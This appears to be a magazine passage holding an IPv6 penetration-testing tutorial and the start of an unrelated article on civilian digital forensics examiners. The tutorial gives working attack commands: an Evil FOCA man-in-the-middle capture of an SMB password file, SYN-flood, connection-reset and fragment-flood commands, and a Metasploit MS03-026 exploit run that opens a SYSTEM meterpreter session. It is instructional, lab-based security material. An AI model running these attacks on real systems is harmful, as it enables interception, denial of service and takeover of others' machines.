```
>>> ic.data = "YOUR NAME"
>>> sr1(i/ic)
Begin emission:
..Finished to send 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
<IPv6  version=6L tc=0L fl=0L plen=17 nh=ICMPv6 hlim=64 src=2001:5c0:110c:9d00::1
dst=2001:5c0:110c:9d00:20c:29ff:fe5b:ee2a |<ICMPv6EchoReply  type=Echo Reply code=
0 cksum=0x6948 id=0x0 seq=0x0 data='YOUR NAME' |>>
```

**Figure 11.** *Scapy Output*

## SENDING A UDP PACKET

### PREPARING THE TARGET


You need to have Nmap on the target windows 7 Machine. On the target Win 7 machine, in a Command Prompt window, type these commands.

```
cd \program files\nmap
ncat -6 -u -l 4444
```

Open the second command prompt and enter the following command

```
netstat -an
```

You should see UDP port 4444 LISTENING, on the IPv6 address [::], as shown below.



```
  UDP    [::]:500               *:*
  UDP    [::]:4444              *:*
  UDP    [::]:4500              *:*
  UDP    [::]:5004              *:*
  UDP    [::]:5005              *:*
  UDP    [::]:5355              *:*
```


**Figure 12.** *Sending a UDP Packet from scapy*

```
u = UDP()
u.display()
```

This creates an object named u of type UDP, and displays its properties.

Execute these commands to change the destination port to 4444 and display the properties again:

```
u.dport = 4444
u.display()
```




```
>>> u = UDP()
>>> u.display()
###[ UDP ]###
  sport= domain
  dport= domain
  len= None
  chksum= 0x0
>>> u.dport = 4444
>>> u.display()
###[ UDP ]###
  sport= domain
  dport= 4444
  len= None
  chksum= 0x0
>>> send (i/u/"YOUR NAME SENT VIA UDP\n")
.
Sent 1 packets.
```

**Figure 13.** *UDP packet's properties*

Execute this command to send the packet to the Windows machine:

```
send(i/u/"YOUR NAME SENT VIA IPv6 UDP\n")
```




```
C:\Program Files\Nmap>ncat -6 -u -l 4444
YOUR NAME SENT VIA IPv6 UDP
_
```

**Figure 14.** *On the Windows target, this message would appear*

## MITM ATTACK – EVIL FOCA

Using Evil FOCA, it is possible to capture the files transmitted local area network on which IPv6 is being used. In this practical I would love to show you how this procedure is implemented in a mixed environment and you can see how the SMB client and server communicate with IPv6 default.




| Attack type | Attack | | Active |
|---|---|---|---|
| NeighborAdvertiseme... | Target 1: fe80::f95c:b7c5:ea34:d3ff [73]<br>Target 2: fe80::f47c:d2ae:b534:40b2 (64) | Route: Full | ☑ |

| Time | Module | Message |
|---|---|---|
| 13:34 | NetworkDiscovery | Sending neighbor discovery packets |
| 13:35 | NetworkDiscovery | Sending neighbor discovery packets |
| 13:37 | NetworkDiscovery | Sending neighbor discovery packets |
| 13:38 | NetworkDiscovery | Sending neighbor discovery packets |
| 13:39 | NetworkDiscovery | Sending neighbor discovery packets |
| 13:40 | NetworkDiscovery | Sending neighbor discovery packets |
| 13:42 | NetworkDiscovery | Sending neighbor discovery packets |
| 13:43 | NetworkDiscovery | Sending neighbor discovery packets |

**Figure 15.** *Evil FOCA has discovered two teams and performing MITM*

Activate wireshark on the attacker's machine and then from the client we connect to a resource SMB server that accesses a file called Passwords.txt




Password.txt

```
La clave es 1234
```

**Figure 16.** *File (Password.txt) under context*

By analyzing traffic captured on attacker machine, we can see that all traffic has been transmitted SMB over IPv6, so we are able to record all packets that are part of the files.



```
No.   Time      Source                    Destination               Protocol Length Info
66029 57.797739 fe80::f95c:b7c5:ea3fe80::f47c:d2ae:b53DCERPC   250 Bind_ack: call_id: 2 Frag
66030 57.804158 fe80::f95c:b7c5:ea3fe80::f47c:d2ae:b53DCERPC   250 [TCP Retransmission] Bind
66031 57.843962 fe80::f47c:d2ae:b53fe80::f95c:b7c5:ea3SRVSVC   278 NetShareEnumAll request
66032 57.854862 fe80::f47c:d2ae:b53fe80::f95c:b7c5:ea3SRVSVC   278 [TCP Retransmission] NetS
66033 57.857979 fe80::f95c:b7c5:ea3fe80::f47c:d2ae:b53SRVSVC   646 NetShareEnumAll response
66034 57.863582 fe80::f95c:b7c5:ea3fe80::f47c:d2ae:b53SRVSVC   646 [TCP Retransmission] NetS
66035 57.918593 fe80::f47c:d2ae:b53fe80::f95c:b7c5:ea3SMB2     166 Close Request
66036 57.926469 fe80::f47c:d2ae:b53fe80::f95c:b7c5:ea3SMB2     166 [TCP Retransmission] Close
66037 57.929599 fe80::f95c:b7c5:ea3fe80::f47c:d2ae:b53SMB2     202 Close Response
66038 57.933846 fe80::f95c:b7c5:ea3fe80::f47c:d2ae:b53SMB2     202 [TCP Retransmission] Close
66039 58.191989 fe80::f47c:d2ae:b53fe80::f95c:b7c5:ea3TCP       74 49158 > microsoft-ds [ACK
66040 58.198585 fe80::f47c:d2ae:b53fe80::f95c:b7c5:ea3TCP       74 [TCP Dup ACK 66039#1] 491
66041 58.270628 fe80::f47c:d2ae:b53fe80::f95c:b7c5:ea3SMB2     172 TreeConnect Request Tree:
66042 58.273844 fe80::f47c:d2ae:b53fe80::f95c:b7c5:ea3SMB2     172 [TCP Retransmission] TreeConnect Request Tree: \\srv\Use
```


```
⊞ Frame 66041: 172 bytes on wire (1376 bits), 172 bytes captured (1376 bits)
⊞ Ethernet II, Src: CadmusCo_58:af:a8 (08:00:27:58:af:a8), Dst: CadmusCo_3f:05:4e (08:00:27:3f:05:4e)
⊞ Internet Protocol Version 6, Src: fe80::f47c:d2ae:b534:40b2 (fe80::f47c:d2ae:b534:40b2), Dst: fe80::f95c:b7c5:ea34:d3ff (fe
⊞ Transmission Control Protocol, Src Port: 49158 (49158), Dst Port: microsoft-ds (445), Seq: 8025, Ack: 8275, Len: 98
⊞ NetBIOS Session Service
⊞ SMB2 (Server Message Block Protocol version 2)
```

```
0000  08 00 27 3f 05 4e 08 00  27 58 af a8 86 dd 60 00   ..'?.N.. 'X.....`.
0010  00 00 00 76 06 80 fe 80  00 00 00 00 00 00 f4 7c   ...v.... .......|
0020  d2 ae b5 34 40 b2 fe 80  00 00 00 00 00 00 f9 5c   ...4@... .......\
0030  b7 c5 ea 34 d3 ff c0 06  01 bd 9e 90 6d 6c 29 37   ...4.... ....ml)7
0040  3c 29 50 18 00 ff 9f e2  00 00 00 00 00 5e fe 53   <)P..... .....^.S
0050  4d 42 40 00 01 00 00 00  00 00 03 00 01 00 00 00   MB@..... ........
0060  00 00 00 00 00 00 38 00  00 00 00 00 00 00 ff fe   ......8. ........
0070  00 00 00 00 00 00 01 00  00 00 00 04 00 00 00 00   ........ ........
```

AMD PCNET Family Ethernet Adapter (Microsoft'... | Packets: 66077 Displayed: 474 Marked: 0 | Profile: Default

**Figure 17.** *SMB traffic over IPv6 in Wireshark*

By monitoring the TCP flow is possible, as shown in the following screenshot, access files that have been passed.



```
@.................................
..................................5.......
............SMB@.....................................
.........................9................................ ...x.......x..P.a.s.s.w.o.r.d...t.x.t.
(...............DHnQ.......................................MxAc.......................QFid.......|.SMB
@.................................
..........................<.......................................................................SMB
@.................................
..........................Y.........9......9.......9.......9......................  .......9....................
x... ................MxAc......................DHnQ...................... ...QFid....(6......
p.......................SMB@......................................
.........................9................................ ...x.......@.....a.s.s.
(...............DHnQ.......................................MxAc.........SMB@...................................
..........................Y.........?.........9.......9......:..............................
=.................. ......................MxAc................X.SMB@.....................................
....................................=......................|.SMB@............................
..........................<.......................................................................SMB
@.................................
.........................9................................ ...x.......@.....a.s.s.
(...............DHnQ.......................................MxAc.........SMB@...................................
..........................Y.........?.........9.......9......:..............................
A.................. ......................MxAc..............SMB@...............p...................
.........................}...x.....................9...................SMB@.......................................
.........................}...P.....................9.........................SMB@.............................
..........................H......7.........L..............SMB@.....................................
..........................H..............N.T.F.S.........X.SMB@.....................................
...................................A....................|.SMB@...................................
..........................<.......................................................................q.SMB
@.................................
.........................1.P............9..........................SMB@...............................
.........................P..............La clave es 1234...H.SMB@..................................
```

Entire conversation (12232 bytes)

**Figure 18.** *Content of the file reflected*

## THE HACKERS CHOICE – IPV6 HACKING TOOLKIT

It is A complete tool set to attack the inherent protocol weaknesses of IPV6 and ICMP6, and includes an easy to use packet factory library. Which can be downloaded at *http://www.thc.org/thc-ipv6/*. Some of the most effective tools included in this toolkit are the following

### FRAG6

A tool to perform IPv6 fragmentation-based attacks and to perform a security assessment of a number of fragmentation-related aspects.

Example #1

```
# frag6 -i eth0 --frag-id-policy -d fc00:1::1 -v
Assess the fragment Identification generation policy of the host "fc00:1::1", using the network
interface "eth0". Be verbose.
```

Example #2

```
# frag6 -i eth0 --frag-reass-policy -d fc00:1::1 -v
```

Assess the fragment reassembly policy of the host `fc00:1::1`, using the network interface `eth0`. Be verbose.

Example #3

```
# frag6 -i eth0 -frag-type atomic -d fc00:1::1 -v
```

Send an IPv6 atomic fragment to the host `fc00:1::1`, using the network interface `eth0`. Be verbose.

Example #4

```
# frag6 -i eth0 -s ::/0 --flood-frags 100 -l -z 5 -d fc00:1::1 -v
```

Send 100 fragments (every 5 seconds) to the host `fc00:1::1`, using a forged IPv6 Source Address from the prefix `::/0`. The aforementioned fragments should have an offset of 0, and the M bit set (i.e., be first-fragments). Be verbose.

### ICMP6

A tool to perform attacks based on ICMPv6 error messages.

Example #1

```
# ./icmp6 -i eth0 -L -p TCP -v
```

The tool uses the network interface `eth0`, and operates in “Listening” mode (“-L” option). Each ICMPv6 error message will contain the ICMPv6 Payload as many bytes from the captured packet without exceeding the minimum IPv6 MTU (1280 bytes). The tool will print detailed information about the attack (“-v” option).

Example #2

```
# ./icmp6 -i eth0 --icmp6-packet-too-big -p ICMP6 -d 2001:db8:10::1
--peer-addr 2001:db8:11::2 -m 1240 -v
```

The tool uses the network interface `eth0` to send an ICMPv6 Packet Too Big error message that advertises an MTU of 1240 bytes. The ICMPv6 error message will be sent to the address“

`2001:db8:10::1`. The ICMPv6 error message will embed an ICMPv6 Echo Request message with the Source Address set to `2001:db8:10::1` (i.e., Destination Address of the error message), and the Destination Address set to `2001:db8:11::2`) (`--peer-addr` option). The value of the “Identifier” and “Sequence Number” fields of the embedded ICMPv6 Echo Request message randomized. The tool will provide detailed information about the attack (“-v” option).

### TCP6

A tool to send arbitrary TCP segments and perform a variety of TCP-based attacks.

Example #1

```
# tcp6 -i eth0 -s fc00:1::/64 -d fc00:1::1 -a 22 -X S -F 100 -l -z 1 -v
```

In this example the tcp6 tool is essentially employed to perform a SYN-flood attack against port number 22 of the host `fc00:1::1`. The tool uses the network interface `eth0` (as specified by the “-i” option), and sends SYN segments (as specified by the “-X” option) from the prefix `fc00:1::/64` (as specified by the “-s” option) to port 22 (specified by the “-a” option) at the destination address `fc00:1::1` (specified by the “-d” option). The tool sends TCP segments from 100 different addresses (as specified by the “-F” option) every one second (as specified by the “-l” and “-z” options). The tool will be verbose (as specified by the “-v” option).

Example #2

```
# tcp6 -i eth0 -L -X RA -v
```

In this example, the tcp6 tool is employed to perform a TCP connection-reset attack against all active TCP connections in the local network. The tool listens (“-L”) on the interface eth0 (“-i eth0”), and responds to any TCP segments with a RST packet (with both the RST and ACK bits set). The tool will be verbose.

## IPV6 AND WEB ASSESSMENTS

One of the challenges with assessing IPv6-enabled systems is making existing security tools work with the IPv6 address format (especially the local scope ID). For example, the Nikto web scanner is an excellent tool for web assessments, but it does not have direct support for IPv6 addresses. While we can add an entry to `/etc/hosts` for the IPv6 address we want to scan and pass this to Nikto, Nikto is unable to process the scope ID suffix. The solution to this and many other tool compatibility issues is to use a TCPv4 to TCPv6 proxy service. By far, the easiest tool for the job is Socat, which is available as a package on most Linux and BSD distributions. To relay local port 8080 to remote port 80 on a link-local IPv6 address, we use a command like the one below:

```
$ socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[fe80::24c:44ff:fe4f:1a44%eth0]:80
```

Once Socat is running, we can launch Nikto and many other tools against port 8080 on 127.0.0.1.

```
$ ./nikto.pl -host 127.0.0.1 -port 8080
- Nikto v2.03/2.04
---------------------------------------------------------------------------
+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 8080
+ Start Time: 2008-10-01 12:57:18
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/6.0
```

This port forwarding technique works for many other tools and protocols and is a great fall-back when the tool of choice does not support IPv6 natively.

## EXPLOITING IPV6 SERVICES

The Metasploit Framework has native support for IPv6 sockets, including the local scope ID. This allows nearly all of the exploit and auxiliary modules to be used against IPv6 hosts with no modification. In the case of web application exploits, the VHOST parameter can be used to override the Host header sent by the module, avoiding issues like the one described above.

## IPV6 ENABLED SHELLCODE

To restrict all exploit activity to the IPv6 protocol, not only do the exploits need support for IPv6, but the payloads as well. IPv6 payload support is available in Metasploit through the use of “stagers”. These stagers can be used to chain-load any of the common Windows payloads included with the Metasploit Framework. Once again, link-local addresses make this process a little more complicated. When using the bind_ipv6_tcp stager to open a listening port on the target machine, the RHOST parameter must have the local scope ID appended. By the same token, the reverse_ipv6_tcp stager requires that the LHOST variable have remote machine’s interface number appended as a scope ID. This can be tricky, since the attacker rarely knows what interface number a given link-local address corresponds to. For this reason, the bind_ipv6_tcp stager is ultimately more useful for exploiting Windows machines with link-local addresses. The example below demonstrates using the bind_ipv6_tcp stager with the Meterpreter stage. The exploit in this case is MS03-036 (Blaster) and is delivered over the DCERPC endpoint mapper service on port 135.

```
msf> use windows/exploit/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST fe80::24c:44ff:fe4f:1a44%eth0
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_ipv6_tcp
msf exploit(ms03_026_dcom) > set LPORT 4444
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:[...]
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:[...][135]
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73227 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened
msf exploit(ms03_026_dcom) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

## SECURITY ENHANCEMENTS IN IPV6

There are some considerations that, without doubt, increase the level of IPv6 reliability.

### MANDATORY USE OF IPSEC

IPv4 also offers IPSec support. However, support for IPSec in IPv4 is optional. The RFC4301 instead makes it mandatory to use in IPv6. IPSec consists of a set of cryptographic protocols designed to provide security in data communications. IPSec has some protocols that are part of its suite: AH (Authentication Header) and ESP (Encapsulating Security Payload). The first provides for authentication and data integrity, the second, in addition to these, also for confidentiality. In IPv6 both the AH header and the ESP header are defined as extension headers. A fundamental concept of IPSec is "Security Association" (SA). SA is uniquely identified by some parameters like SPI (Security Parameters Index – a field in the AH/ESP header), the security protocol and the destination IP address. The SA defines the type of security services for a connection and usually contains the key for data encryption as well as the encryption algorithms to be used. The IKE (Internet Key Exchange) is the process used to negotiate parameters needed to establish a new SA.


### LARGE ADDRESSING SPACE

As mentioned above, in IPv4, reconnaissance attacks and port scanning are relatively simple tasks. The most common network segments in the current Internet Protocol are of class C, with 8 bits allocated for addressing. Currently, performing this type of attacks on these network segments does not require more than a few minutes. Allocating 64 bits for addressing (as expected in an IPv6 subnet) means performing a net scan of 2^64 (18446744073709551616) hosts. It is practically impossible.

### NEIGHBOR DISCOVERY

ND (Neighbor Discovery) is the mechanism used for router and prefix discovery. This is a network layer protocol, like IPv4 equivalents ARP and RARP. ND works very closely with address auto-configuration, which is the mechanism used by IPv6 nodes to acquire configuration information. Both ND and address auto-configuration contribute to make IPv6 more secure than its predecessor.

## CONCLUSION AND COUNTERMEASURES



| Threat | IPv6 Characteristics | Mitigation |
|---|---|---|
| **Threats with New Considerations in IPv6** | | |
| Reconnaissance | Scanning for hosts is not feasible because of large address space. Well-known addresses, in particular multicast, are vulnerable. | Same as IPv4. Privacy extensions can make reconnaissance less effective. |
| Unauthorized access | End-to-end security reduces the exposure. Extension headers (EH) open new attack venues. | Use privacy extensions to reduce a host's exposure. Use multiple addresses with different scopes. Manage EH use. |
| Header manipulation | IPv6 can take advantage of chained and large-size EHs.<br>EHs that must be processed by all stacks are particularly useful to an attacker. | The EHs usage should be strictly controlled based on deployed services. |
| Fragmentation | No fragment overlap should be allowed in IPv6, but some stacks do reassemble overlapping fragments. The impact of tiny fragments is minimal in IPv6. | Use properly implemented stacks that do not allow fragment overlap. |
| Layer 3/layer 4 spoofing | The use of tunneling offers more spoofing opportunities even though they are not different from IPv4 tunneling. | Same mitigation techniques as with IPv4. |

**Figure 20.** *Mitigation and Countermeasures that can be implemented to ensure IPv6 Security*

## CONCLUSION

In the end i would love to suggest you all that as the IPv6 adoption and migration is increasing fast hence the administrator should plan their networks having in mind the security issues, and Industry is in the early stage of IPv6 adoption and for this reason many security breaches didn't appear yet so we need to stay updated. Some good portals for staying updated in the field of IPv6 security and implementation are the following *www.ipv6forum.com* and *www.cisco.com/web/solutions/trends/ipv6/index.html.*

### ABOUT THE AUTHOR

*Satinder Sandhu is a Cyber Security Researcher and Information Security Consultant currently working for Koenig Solutions Pvt Ltd, India. His main expertise includes Vulnerability Assessment, Network Penetration Testing and Reverse Engineering. He is Computer Science Engineer by qualification and security evangelist by passion!!*

# HOW TO INVESTIGATE CRIMINAL CASES AS

## A CIVILIAN DIGITAL FORENSICS INVESTIGATOR

**by Larry Smith**

I spent a quarter of a century in law enforcement. During that time I was assigned to the Internet Crimes Against Children (ICAC) detail of the Las Vegas Police Department as a digital forensics examiner and later as an examiner in the Electronic Crimes Unit. The job consisted of the digital examinations of computers and cell phones as well as many other digital devices. On the law enforcement side your thought process is to get the data off of the device and present it to the prosecuting attorneys or the detective assigned to the case, using whatever tools you have at your disposal.

**What you will learn:**

- What to expect as a civilian examiner in a criminal world
- What a typical examiners "call-out" tool box should contain
- Basic steps in cell phone acquisition and what to expect in the field
- How to avoid some common mistakes when working with cellphones in the field and in a lab environment
- Tips for a safe and successful cellphone acquisition in the field as well as a lab.

**What you should know:**

- The proper procedures for examining a cellular device
- Basic understanding of the search and seizure laws in your jurisdiction
- Basic understanding of criminal laws in your jurisdiction
- Basic knowledge of the wide variety of forensic tools available for cell phone and computer forensics.

The attitude of most law enforcement examiners is that there must be evidence of a crime on this device and that the suspect must be guilty, right?

Well, that's not always the case. It could be that the "suspect" was in the wrong place at the wrong time or even just a victim of circumstances. But as law enforcement has all the cool tools, skills, and education, how can one defend himself? That's where the trained civilian forensics examiner comes into play.

And it's not just computers. Cellphones are taking the world by storm. More people have cell phones than computers these days. Most households usually have one computer, possibly two, but every family member has a cell phone, and it's not just the adults, kids as young as age of 10 or 11 will probably have one as well.

There is no crime where a cell phone couldn't be used during its commission and the cops know this. This allows the police to obtain a search warrant for every device that you own, or possess, if you should be accused of a crime.

Once the police agency has possession of your phone they must perform a forensic examination of the device by a digital forensics examiner that is trained to examine phones.

But, what about you? What if you have been accused of a crime and your computers and/or cellphones have been seized? Who is going to help you?

In the state of Nevada, as well as many other states, you must be a licensed private investigator in order to do digital forensics. That's not a bad thing, in my opinion, because it keeps the unskilled investigators from ruining your life. The alleged suspect's life is literally dependent on the digital examiners ability to do his/her job correctly and ethically. If the examiner should permanently destroy the device or data then any chance the accused had to defend himself is now lost forever. This could result in prison time for an innocent person or it could let a homicide or rape suspect go free.

Once the law enforcement agency has collected their evidence the accused has the right, and the burden, of trying to prove their innocence. This may involve hiring an attorney or a private investigator, or both.

As a private investigator/forensic examiner you are hired to ensure that the client gets a fair trial. Your job is twofold. Make sure that the law enforcement agency followed forensic protocols when they examined the device and two, to gather any evidence that will exonerate your client.

Certain crimes create unique issues. For instance, in the State of Nevada if the crime is child pornography the contraband cannot leave the custody of the police agency. So what does this mean? This means that you, the investigator, must make arrangements with them and examine any device at their authorized lab and often times, at their convenience.

The law enforcement agency may not be obligated to provide you with any software or cell phone examination tools. You also may not be allowed to enter the examination area with a cellphone or thumb drive or any device that could copy or take a picture of the contraband. (You should be able to take in hardware devices such as a dongle to utilize your forensics software.

Our local ICAC (internet Crimes Against Children) detail is very strict on what you can and cannot do. For example, if you need a computer to do your job they will provide you a computer with no network connectivity, no CD/DVD writing hardware, and you will not be allowed to use a USB device that has storage capability. It will be loaded with an operating system but that's it.

It is your duty as a forensic investigator to bring your own forensic software, cellphone tools and anything else that you will need to do your job. The lab will make sure your version of software is preloaded on the computer to enable you to use the software you are licensed for.

You would not be allowed to bring your own computer to do a child pornography case as that would place you in jeopardy of possessing child pornography on your personal computer.

